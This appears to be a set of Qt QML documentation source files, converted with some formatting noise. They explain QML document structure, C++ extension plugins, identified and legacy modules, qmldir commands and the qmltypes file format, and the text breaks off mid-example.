See \l {JavaScript Host Environment} for more information.

\*/

structure.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in  
\*\* accordance with the commercial license agreement provided with the  
\*\* Software or, alternatively, in accordance with the terms contained in  
\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/  
/\*!

\page qtqml-documents-structure.html

\title Structure of a QML Document

\brief Description of the structure of QML documents

A QML document is a self contained piece of QML source code that consists of two parts:

```

\list
\li Its \e import statements
\li A single root object declaration
\endlist

```

By convention, a single empty line separates the imports from the object hierarchy definition.

QML documents are always encoded in UTF-8 format.

## \section1 Imports

A document must import the necessary modules or type namespaces to enable the engine to load the QML object types referenced within the document. By default, a document can access any QML object types that have been defined through `.qml` files in the same directory; if a document needs to refer to any other object types, it must import the type namespace into which those types have been registered.

QML does `\e` not have a preprocessor that modifies the document prior to presentation to the `\{QQmlEngine\}`QML engine}, unlike C or C++.

The `\c` import statements do not copy and prepend the code in the document, but instead instruct the QML engine on how to resolve type references found in the document. Any type reference present in a QML document - such as `\c`

Rectangle and `ListView` - including those made within a `{JavaScript Expressions in QML Documents}` or `{Property Binding}` property bindings, are resolved based exclusively on the import statements. At least one `import` statement must be present such as `import QtQuick 2.0`.

Please see the [QML Syntax - Import Statements](#) documentation for in-depth information about QML imports.

## The Root Object Declaration

A QML document describes a hierarchy of objects which can be instantiated.

Each object definition has a certain structure; it has a type, it can have an id and an object name, it can have properties, it can have methods, it can have signals and it can have signal handlers.

A QML file must only contain **a single root object definition**. The following is invalid and will generate an error:

`\code`

```
// MyQmlFile.qml
```

```
import QtQuick 2.0
```

```
Rectangle { width: 200; height: 200; color: "red" }
```

```
Rectangle { width: 200; height: 200; color: "blue" } // invalid!
```

`\endcode`

This is because a .qml file automatically defines a QML type, which encapsulates a \e single QML object definition. This is discussed further in \{qtqml-documents-definetypes.html}{Documents as QML object type definitions}.

\*/

topic.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtqml-documents-topic.html

\title QML Documents

\brief Description of QML documents

A QML document is a string which conforms to QML document syntax. A document defines a QML object type. A document is generally loaded from a \c ".qml" file stored either locally or remotely, but can be constructed manually in code. An instance of the object type defined by a document may be created using a \l Component in QML code, or a \l QQmlComponent in C++. Alternatively, if the object type is explicitly exposed to the QML type system with a particular type name, the type may be used directly in object declarations in other documents.

The ability to define re-usable QML object types in documents is an important enabler to allow clients to write modular, highly readable and maintainable code.

Since Qt 5.4, a document can also have the file extension `".ui.qml"`. The QML engine handles these files like standard `.qml` files and ignores the `.ui` part of the extension. Qt Creator handles those files as `{Qt Creator: Qt Quick UI Forms}` for the Qt Quick Designer. The files can contain only a subset of the QML language that is defined by Qt Creator.

## Structure of a QML Document

A QML document consists of two sections: the imports section, and the object declaration section. The imports section in a document contains import statements that define which QML object types and JavaScript resources the document is able to use. The object declaration section defines the object tree to be created when instantiating the object type defined by the document.

An example of a simple document is as follows:

```
\qml
import QtQuick 2.0

Rectangle {
    width: 300
    height: 200
    color: "blue"
}
\endqml
```

See the [\{qml-documents-structure.html\}](#) {Structure of a QML Document} for more information on the topic.

## \section2 Syntax of the QML Language

The object declaration section of the document must specify a valid object hierarchy with appropriate [\{qml-syntax-basics.html\}](#) {QML syntax}. An object declaration may include the specification of custom [\{qml-syntax-objectattributes.html\}](#) {object attributes}. Object method attributes may be specified as JavaScript functions, and object property attributes may be assigned [\{qml-syntax-propertybinding.html\}](#) {property binding expressions}.

Please see the documentation about the [\{qml-syntax-basics.html\}](#) {syntax of QML} for more information about valid syntax, and see the documentation about [\{qml-javascript-topic.html\}](#) {integrating QML and JavaScript} for in-depth information on that topic.

## \section1 Defining Object Types through QML Documents

As described briefly in the previous section, a document implicitly defines a QML object type. One of the core principles of QML is the ability to define and then re-use object types. This improves the maintainability of QML code, increases the readability of object hierarchy declarations, and promotes



separation between UI definition and logic implementation.

In the following example, the client developer defines a `Button` type with a document in a file:

```
\snippet ../quick/doc/snippets/qml/qml-extending-types/components/Button.qml 0
```

The `Button` type can then be used in an application:

```
\table
\row
\li \snippet ../quick/doc/snippets/qml/qml-extending-types/components/application.qml 0
\li \image button-types.png
\endtable
```

Please see the documentation about [Qt QML documents defining types](#) for in-depth information on the topic.

## Resource Loading and Network Transparency

It is important to note that QML is network-transparent. Applications can import documents from remote paths just as simply as documents from local paths. In fact, any `url` property may be assigned a remote or local URL, and the QML engine will handle any network communication involved.

Please see the `\{qtqml-documents-networktransparency.html}`  
{Network Transparency} documentation for more information about network  
transparency in imports.

## `\section1` Scope and Naming Resolution

Expressions in documents usually involve objects or properties of objects,  
and since multiple objects may be defined and since different objects may have  
properties with the same name, some predefined symbol resolution semantics must  
be defined by QML. Please see the page on `\{qtqml-documents-scope.html}`  
{scope and symbol resolution} for in-depth information about the topic.

`*/`

`cppplugins.qdoc`

`/*****`

`**`

`** Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).`

`** Contact: http://www.qt-project.org/legal`

`**`

`** This file is part of the documentation of the Qt Toolkit.`

`**`

`** $QT_BEGIN_LICENSE:FDL$`

`** Commercial License Usage`

`** Licensees holding valid commercial Qt licenses may use this file in`

\*\* accordance with the commercial license agreement provided with the  
\*\* Software or, alternatively, in accordance with the terms contained in  
\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtqml-modules-cppplugins.html

\title Creating C++ Plugins for QML

\brief Description of how to write C++ plugins for QML

\section1 Creating a Plugin

The `QQmlEngine` QML engine load C++ plugins for QML.

Such plugins are usually provided in a QML extension module, and can provide types for use by clients in QML documents which import the module. A module requires at least one type registered in order to be considered valid.

QQmlExtensionPlugin is a plugin interface that makes it possible to create QML extensions that can be loaded dynamically into QML applications. These extensions allow custom QML types to be made available to the QML engine.

To write a QML extension plugin:

\list 1

\li Subclass QQmlExtensionPlugin

\list

\li Use the `Q_PLUGIN_METADATA()` macro to register the plugin with the Qt meta object system

\li Override the `QQmlExtensionPlugin::registerTypes()` method and call `qmlRegisterType()` to register the types to be exported by the plugin

\endlist

\li Write a project file for the plugin

\li Create a `Module Definition qmldir Files` `qmldir` file to describe the plugin

\endlist

QML extension plugins are for either application-specific or library-like plugins. Library plugins should limit themselves to registering types, as any manipulation of the engine's root context may cause conflicts or other issues in the library user's code.

## \section1 Plugin Example

Suppose there is a new \c TimeModel C++ class that should be made available as a new QML type. It provides the current time through \c hour and \c minute properties.

\snippet qmlextensionplugins/plugin.cpp 0

\dots

To make this type available, we create a plugin class named \c QExampleQmlPlugin which is a subclass of \l QQmlExtensionPlugin. It overrides the \l{QQmlExtensionPlugin::}{registerTypes()} method in order to register the \c TimeModel type using `qmlRegisterType()`. It also uses the `Q_PLUGIN_METADATA()` macro in the class definition to register the plugin with the Qt meta object system using a unique identifier for the plugin.

\snippet qmlextensionplugins/plugin.cpp plugin

The \c TimeModel class receives a \c{1.0} version of this plugin library, as a QML type called \c Time. The `Q_ASSERT()` macro can ensure the type namespace is

imported correctly by any QML components that use this plugin. The [\l{Defining QML Types from C++}](#) article has more information about registering C++ types into the runtime.

For this example, the TimeExample source directory is in `\c{imports/TimeExample}`. The plugin's type namespace will mirror this structure, so the types are registered into the namespace "TimeExample".

Additionally, the project file, in a `\c .pro` file, defines the project as a plugin library, specifies it should be built into the `\c imports/TimeExample` directory, and registers the plugin target name and various other details:

```
\code
TEMPLATE = lib
CONFIG += qt plugin
QT += qml

DESTDIR = imports/TimeExample
TARGET = qmlqtimeexampleplugin
SOURCES += qexampleqmlplugin.cpp
\endcode
```

Finally, a [\l{Module Definition qmldir Files}](#){qmldir file} is required in the `\c imports/TimeExample` directory to describe the plugin and the types that it

exports. The plugin includes a `\c Clock.qml` file along with the `\c qmlqtimeexampleplugin` that is built by the project (as shown above in the `\c .pro` file) so both of these need to be specified in the `\c qmldir` file:

```
\quotefile qmlextensionplugins/imports/TimeExample/qmldir
```

Once the project is built and installed, the new `\c Time` component is accessible by any QML component that imports the `\c TimeExample` module

```
\snippet qmlextensionplugins/plugins.qml 0
```

The full source code is available in the `\l {qmlextensionplugins}{plugins example}`.

## `\section1` Reference

`\list`

- `\li \l {Writing QML Extensions with C++}` - contains a chapter on creating QML plugins.

- `\li \l {Defining QML Types from C++}` - information about registering C++ types into the runtime.

- `\li \l {How to Create Qt Plugins}` - information about Qt plugins

`\endlist`

\*/

identifiedmodules.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements



\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtqml-modules-identifiedmodules.html

\title Identified Modules

\brief Creating and importing identified modules

Identified modules are modules that are installed and identifiable to the QML engine by a URI in the form of a dotted identifier string, which should be specified by the module in its \c qmldir file. This enables such modules to be imported with a unique identifier that remains the same no matter where the module is located on the local file system.

When importing an identified module, an unquoted identifier is used, with a mandatory version number:

\snippet qml/imports/installed-module.qml imports

Identified modules must be installed into the

\{qtqml-syntax-imports.html#qml-import-path\}{import path} in order to be found by the QML engine.

\section1 Locally Installed Identified Modules

A directory of QML and/or C++ files can be shared as an identified module if it contains a `\{qtqml-modules-qmldir.html\}` file with the module metadata and is installed into the QML import path. Any QML file on the local file system can import this directory as a module by using an `\{qtqml-syntax-imports.html\}` statement that refers to the module's URI, enabling the file to use the `\{qtqml-typesystem-objecttypes.html\}` {QML object types} and `\{qtqml-javascript-resources.html\}` {JavaScript resources} defined by the module.

The module's `\c qmldir` file must reside in a directory structure within the `\{qtqml-syntax-imports.html#qml-import-path\}` {import path} that reflects the URI dotted identifier string, where each dot (".") in the identifier reflects a sub-level in the directory tree. For example, the `\c qmldir` file of the module `\c com.mycompany.mymodule` must be located in the sub-path `\c com/mycompany/mymodule/qmldir` somewhere in the `\{qtqml-syntax-imports.html#qml-import-path\}` {import path}.

It is possible to store different versions of a module in subdirectories of its own. For example, a version 2.1 of a module could be located under `\c com/mycompany/mymodule.2/qmldir` or `\c com/mycompany/mymodule.2.1/qmldir`. The engine will automatically load the module which matches best.

Alternatively, versioning for different types can be defined within a `qmldir` file itself, however this can make updating such a module more difficult (as a

\c qmldir file merge must take place as part of the update procedure).

## \section2 An Example

Consider the following QML project directory structure. Under the top level directory \c myapp, there are a set of common UI components in a sub-directory named \c mycomponents, and the main application code in a sub-directory named \c main, like this:

\code

myapp

- | - mycomponents
  - | - CheckBox.qml
  - | - DialogBox.qml
  - | - Slider.qml
- | - main
  - | - application.qml

\endcode

To make the \c mycomponents directory available as an identified module, the directory must include a \{qtqml-modules-qmldir.html\}{qmldir file} that defines the module identifier, and describes the object types made available by the module. For example, to make the \c CheckBox, \c DialogBox and \c Slider types available for version 1.0 of the module, the \c qmldir file would contain

the following:

```
\code
module myapp.mycomponents

CheckBox 1.0 CheckBox.qml

DialogBox 1.0 DialogBox.qml

Slider 1.0 Slider.qml

\endcode
```

Additionally, the location of the `\c qml` file in the `\{qtqml-syntax-imports.html#qml-import-path}{import path}` must match the module's dotted identifier string. So, say the top level `\c myapp` directory is located in `\c C:\qml\projects`, and say the module should be identified as `"myapp.mycomponents"`. In this case:

```
\list
\li The path \c C:\qml\projects should be added to the
\{qtqml-syntax-imports.html#qml-import-path}{import path}
\li The qml file should be located under \c C:\qml\projects\myapp\mycomponents\qml
\endlist
```

Once this is done, a QML file located anywhere on the local filesystem can import the module by referring to its URI and the appropriate version:

```
\qml
```

```
import myapp.mycomponents 1.0
```

```
DialogBox {  
    CheckBox {  
        // ...  
    }  
    Slider {  
        // ...  
    }  
}  
\endqml
```

## \section1 Remotely Installed Identified Modules

Identified modules are also accessible as a network resource. In the previous example, if the `\c C:\qml\projects` directory was hosted as `\c http://www.some-server.com/qml/projects` and this URL was added to the QML import path, the module could be imported in exactly the same way.

Note that when a file imports a module over a network, it can only access QML and JavaScript resources provided by the module; it cannot access any types defined by C++ plugins in the module.

## \section1 Semantics of Identified Modules

An identified module is provided with the following guarantees by the QML engine:

\list

\li other modules are unable to modify or override types in the module's namespace

\li other modules are unable to register new types into the module's namespace

\li usage of type names by clients will resolve deterministically to a given type definition depending on the versioning specified and the import order

\endlist

This ensures that clients which use the module can be certain that the object types defined in the module will behave as the module author documented.

An identified module has several restrictions upon it:

\list

\li an identified module must be installed into the

\l{qtqml-syntax-imports.html#qml-import-path}{QML import path}

\li the module identifier specified in the \l{qtqml-modules-qmldir.html}

{module identifier directive} must match the install path of the module

(relative to the QML import path, where directory separators are replaced with period characters)

\li the module must register its types into the module identifier type namespace

- \li the module may not register types into any other module's namespace
  - \li clients must specify a version when importing the module
- \endlist

For example, if an identified module is installed into

\c{\$QML2\_IMPORT\_PATH/ExampleModule}, the module identifier directive must be:

\code

module ExampleModule

\endcode

If the strict module is installed into

\c{\$QML2\_IMPORT\_PATH/com/example/CustomUi}, the module identifier directive must be:

\code

module com.example.CustomUi

\endcode

Clients will then be able to import the above module with the following import statement (assuming that the module registers types into version 1.0 of its namespace):

\qml

import com.example.CustomUi 1.0

\endqml

\*/

legacymodules.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.



```
** $QT_END_LICENSE$
```

```
**
```

```
*****/
```

```
/*!
```

```
\page qtqml-modules-legacymodules.html
```

```
\title Legacy Modules
```

```
\brief Description of legacy QML modules
```

Legacy modules are modules whose specification \c qmldir file does not contain a module identifier directive. A legacy module may be either installed into the QML import path (as an installed legacy module) or imported by clients with a relative import (as a located legacy module). Clients are advised to avoid using legacy modules if possible. Module developers should ensure they create identified modules and not legacy modules.

## \section1 Installed Legacy Modules

An installed, non-identified module is automatically given an identifier by the QML engine. This implicitly defined identifier is equal to the install path of the module (relative to the QML import path) where directory-separator characters are replaced with period characters.

A non-identified module which is installed into the QML import path has the following semantics:

\list

- \li it may be imported by clients via the implicit module identifier
- \li clients must specify a version when importing the module
- \li conflicting type names are resolved arbitrarily by the QML engine, and the way in which conflicts are resolved is not guaranteed to stay the same between different versions of QML
- \li other legacy modules may modify or override type definitions provided by the installed legacy module

\endlist

## \section1 Located Legacy Modules

A non-identified module which is imported via a relative directory path import statement is loaded by the engine as a located legacy module. The following semantics apply to located legacy modules:

\list

- \li it may be imported by clients via a relative import path
- \li it is not mandatory for clients to specify a version when importing the module
- \li if no import version is supplied by the client in the import statement, no guarantees are given by the QML engine about which version of the definition of a given type name will be imported
- \li conflicting type names are resolved arbitrarily by the QML engine, and the way in which conflicts are resolved is not guaranteed to stay the same between different versions of QML

\li other legacy modules may modify or override type definitions provided by  
the located legacy module  
\endlist

A located legacy module may reside on the local file system or on the  
network and can be referred to by a URL that specifies the file system path or  
network URL.

\*/

qmlDir.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtqml-modules-qmldir.html

\title Module Definition qmldir Files

\brief Defines a QML module

There are two distinct types of \c qmldir files:

\list

\li QML document directory listing files

\li QML module definition files

\endlist

This documentation covers only the second form of \c qmldir file. For more information about the first form of \c qmldir file, please see the

documentation about

`\{qtqml-syntax-directoryimports.html#directory-listing-qmldir-files}`

{directory listing qmldir files}.

## `\section1` Contents of a Module Definition qmldir File

A `\c` qmldir file which defines a module is a plain-text file which consists of the following commands:

`\table`

`\header`

`\li` Command

`\li` Syntax

`\li` Usage

`\row`

`\li` Module Identifier Directive

`\li`

`\code`

`module <ModuleIdentifier>`

`\endcode`

`\li` Declares the module identifier of the module.

The `<ModuleIdentifier>` is the (dotted URI notation) identifier for the module, which must match the module's install path.

The `\{Identified Modules#Semantics of Identified Modules}`

`{module identifier directive}` must be the first line of the file.

Exactly one module identifier directive may exist in the `\c qmldir` file.

Example:

`\code`

module ExampleModule

`\endcode`

`\row`

`\li` Object Type Declaration

`\li`

`\code`

`<TypeName> <InitialVersion> <File>`

`\endcode`

`\li` Declares a `\{qtqml-typesystem-objecttypes.html}`{QML object type}

to be made available by the module.

`\list`

`\li \c <TypeName>` is the type being made available

`\li \c <InitialVersion>` is the module version for which the type is to be made available

`\li \c <File>` is the (relative) file name of the QML file that defines the type

`\endlist`

Zero or more object type declarations may exist in the `\c qmldir`

file, however each object type must have a unique type name within any particular version of the module.

Example:

```
\code
```

```
MyCustomType 1.0 MyCustomType.qml
```

```
\endcode
```

```
\row
```

```
\li Internal Object Type Declaration
```

```
\li
```

```
\code
```

```
internal <TypeName> <File>
```

```
\endcode
```

```
\li Declares an object type that is in the module but should not be  
made available to users of the module.
```

Zero or more internal object type declarations may exist in the  
`\c qmldir` file.

Example:

```
\code
```

```
internal MyPrivateType MyPrivateType.qml
```

```
\endcode
```

This is necessary if the module may be imported remotely (see `\{Identified Modules#Remotely Installed Identified Modules}` `{Remotely Installed Identified Modules}`) because if an exported type depends on a non-exported type within the module, the engine must also load the non-exported type.

`\row`

`\li JavaScript Resource Declaration`

`\li`

`\code`

`<ResourceIdentifier> <InitialVersion> <File>`

`\endcode`

`\li` Declares a JavaScript file to be made available by the module.

The resource will be made available via the specified identifier with the specified version number.

Zero or more JavaScript resource declarations may exist in the `\c qmldir` file, however each JavaScript resource must have a unique identifier within any particular version of the module.

Example:

`\code`

MyScript 1.0 MyScript.js

`\endcode`



See the documentation about [\{qml-javascript-resources.html}](#)

[{defining JavaScript resources}](#) and

[\{qml-javascript-imports.html}](#)

[{Importing JavaScript Resources In QML}](#) for more information.

\row

\li C++ Plugin Declaration

\li

\code

plugin <Name> [<Path>]

\endcode

\li Declares a plugin to be made available by the module.

\list

\li \c <Name> is the plugin library name. This is usually not the

same as the file name of the plugin binary, which is platform

dependent; e.g. the library \c MyAppTypes would produce

\c libMyAppTypes.so on Linux and \c MyAppTypes.dll on Windows.

\li \c <Path> (optional) specifies either:

\list

\li an absolute path to the directory containing the plugin

file, or

\li a relative path from the directory containing the \c qmldir

file to the directory containing the plugin file.

\endlist

By default the engine searches for the plugin library in the directory that contains the `\c qmldir` file. (The plugin search path can be queried with `QQmlEngine::pluginPathList()` and modified using `QQmlEngine::addPluginPath().`)

`\endlist`

Zero or more C++ plugin declarations may exist in the `\c qmldir` file, however since plugin loading is a relatively expensive operation, clients are advised to specify at most a single plugin.

Example:

`\code`

`plugin MyPluginLibrary`

`\endcode`

`\row`

`\li C++ Plugin Class`

`\li`

`\code`

`classname <C++ plugin class>`

`\endcode`

`\li Provides the class name of the C++ plugin used by the module.`

This information is required for all the QML modules that depend on a C++ plugin for additional functionality. Qt Quick applications

built with static linking cannot resolve the module imports without this information.

\row

\li Type Information Description File Declaration

\li

\code

typeinfo <File>

\endcode

\li Declares a \l{Writing a qmltypes file}{type description file} for the module that can be read by QML tools such as Qt Creator to access information about the types defined by the module's plugins. \c <File> is the (relative) file name of a \c .qmltypes file.

Example:

\code

typeinfo mymodule.qmltypes

\endcode

Without such a file, QML tools may be unable to offer features such as code completion for the types defined in your plugins.

\row

\li Dependency Declaration

\li

\code

depends <ModuleIdentifier> <InitialVersion>

\endcode

\li Declares that this module depends on another.

Example:

\code

depends MyOtherModule 1.0

\endcode

This declaration is necessary only in cases when the dependency is hidden: for example, when the C++ code for one module is used to load QML (perhaps conditionally) which then depends on other modules. In such cases, the \c depends declaration is necessary to include the other modules in application packages.

\row

\li Comment

\li

\code

# <Comment>

\endcode

\li Declares a comment. These are ignored by the engine.

Example:

```
\code
# this is a comment
\endcode
```

```
\row
```

```
\li designersupported
```

```
\li
```

```
\code
    designersupported
\endcode
```

\li Set this property if the plugin is supported by Qt Quick Designer.

By default, the plugin will not be supported.

A plugin that is supported by Qt Quick Designer has to be properly tested. This means that the plugin does not crash when running inside the qml2puppet that is used by Qt Quick Designer to execute QML.

Generally the plugin should work well in the Qt Quick Designer and not cause any show stoppers, like taking huge amounts of memory, slowing down the qml2puppet heavily or anything else that renders the plugin effectively unusable in the Qt Quick Designer.

The items of an unsupported plugin are not painted in the Qt Quick Designer, but they are still available as empty boxes and the properties can be edited.

\endtable

Each command in a \c qmldir file must be on a separate line.

## \section1 Versioning Semantics

Types which are exported for a particular version are still made available if a later version is imported. If a module provides a \c MyButton type in version 1.0 and a \c MyWindow type in version 1.1, clients which import version 1.1 of the module will be able to use the \c MyButton type and the \c MyWindow type. However, the reverse is not true: a type exported for a particular version cannot be used if an earlier version is imported. If the client had imported version 1.0 of the module, they can use the \c MyButton type but \b not the \c MyWindow type.

A version cannot be imported if no types have been explicitly exported for that version. If a module provides a \c MyButton type in version 1.0 and a \c MyWindow type in version 1.1, you cannot import version 1.2 or version 2.0 of that module.

A type can be defined by different files in different versions. In this case, the most closely matching version will be used when imported by clients. For example, if a module had specified the following types via its \c qmldir file:

\code

```
module ExampleModule  
  
MyButton 1.0 MyButton.qml  
  
MyButton 1.1 MyButton11.qml  
  
MyButton 1.3 MyButton13.qml  
  
MyButton 2.0 MyButton20.qml  
  
MyRectangle 1.2 MyRectangle12.qml
```

\endcode

a client who imports version 1.2 of ExampleModule will get the \c MyButton type definition provided by \c MyButton11.qml as it is the most closely matching (i.e., latest while not being greater than the import) version of the type, and the \c MyRectangle type definition provided by \c MyRectangle12.qml.

The versioning system ensures that a given QML file will work regardless of the version of installed software, since a versioned import \e only imports types for that version, leaving other identifiers available, even if the actual installed version might otherwise provide those identifiers.

\section1 Example of a qmlDir File

One example of a \c qmlDir file follows:

\code

```
module ExampleModule
```

```
CustomButton 1.0 CustomButton.qml
CustomButton 2.0 CustomButton20.qml
CustomButton 2.1 CustomButton21.qml
plugin examplemodule
MathFunctions 2.0 mathfuncs.js
\endcode
```

The above `\c qmldir` file defines a module called "ExampleModule". It defines the `\c CustomButton` QML object type in versions 1.1, 2.0 and 2.1 of the module, with different implementations in each version. It specifies a plugin which must be loaded by the engine when the module is imported by clients, and that plugin may register various C++-defined types with the QML type system. On Unix-like systems the QML engine will attempt to load `\c libexamplemodule.so` as a `QQmlExtensionPlugin`, and on Windows it will attempt to load `\c examplemodule.dll` as a `QQmlExtensionPlugin`. Finally, the `\c qmldir` file specifies a `\{qtqml-javascript-resources.html\}`{JavaScript resource} which is only available if version 2.0 or greater of the module is imported, accessible via the `\c MathFunctions` identifier.

If the module is `\{qtqml-modules-identifiedmodules.html\}`{installed} into the QML import path, clients could import and use the module in the following manner:

```
\qml
import QtQuick 2.0
```



```
import ExampleModule 2.1
```

```
Rectangle {  
    width: 400  
    height: 400  
    color: "lightsteelblue"  
  
    CustomButton {  
        color: "gray"  
        text: "Click Me!"  
        onClicked: MathFunctions.generateRandom() > 10 ? color = "red" : color = "gray";  
    }  
}  
\endqml
```

The `\c CustomButton` type used above would come from the definition specified in the `\c CustomButton21.qml` file, and the JavaScript resource identified by the `\c MathFunctions` identifier would be defined in the `\c mathfuncs.js` file.

## `\section1` Writing a `qmltypes` File

QML modules may refer to one or more type information files in their `\c qmldir` file. These usually have the `\c .qmltypes` extension and are read by external tools to gain information about

types defined in plugins.

As such qmltypes files have no effect on the functionality of a QML module.

Their only use is to allow tools such as Qt Creator to provide code completion, error checking and other functionality to users of your module.

Any module that uses plugins should also ship a type description file.

The best way to create a qmltypes file for your module is to generate it using the `\c qmlplugindump` tool that is provided with Qt.

Example:

If your module is in `\c /tmp/imports/My/Module`, you could run

`\code`

```
qmlplugindump My.Module 1.0 /tmp/imports > /tmp/imports/My/Module/mymodule.qmltypes
```

`\endcode`

to generate type information for your module. Afterwards, add the line

`\code`

```
typeinfo mymodule.qmltypes
```

`\endcode`

to `\c /tmp/imports/My/Module/qmldir` to register it.

While the `qmeldump` tool covers most cases, it does not work if:

`\list`

`\li` The plugin uses a `\c{QQmlCustomParser}`. The component that uses

the custom parser will not get its members documented.

- \li The plugin can not be loaded. In particular if you cross-compiled the plugin for a different architecture, qmldump will not be able to load it.

\endlist

In case you have to create a qmltypes file manually or need to adjust an existing one, this is the file format:

\qml

```
import QtQuick.tooling 1.1
```

```
// There always is a single Module object that contains all
```

```
// Component objects.
```

```
Module {
```

```
    // A Component object directly corresponds to a type exported
```

```
    // in a plugin with a call to qmlRegisterType.
```

```
    Component {
```

```
        // The name is a unique identifier used to refer to this type.
```

```
        // It is recommended you simply use the C++ type name.
```

```
        name: "QQuickAbstractAnimation"
```

```
        // The name of the prototype Component.
```

```
        prototype: "QObject"
```

```
// The name of the default property.
defaultProperty: "animations"

// The name of the type containing attached properties
// and methods.
attachedType: "QQuickAnimationAttached"

// The list of exports determines how a type can be imported.
// Each string has the format "URI/Name version" and matches the
// arguments to qmlRegisterType. Usually types are only exported
// once, if at all.
// If the "URI/" part of the string is missing that means the
// type should be put into the package defined by the URI the
// module was imported with.
// For example if this module was imported with 'import Foo 4.8'
// the Animation object would be found in the package Foo and
// QtQuick.
exports: [
    "Animation 4.7",
    "QtQuick/Animation 1.0"
]

// The meta object revisions for the exports specified in 'exports'.
// Describes with revisioned properties will be visible in an export.
```

```
// The list must have exactly the same length as the 'exports' list.  
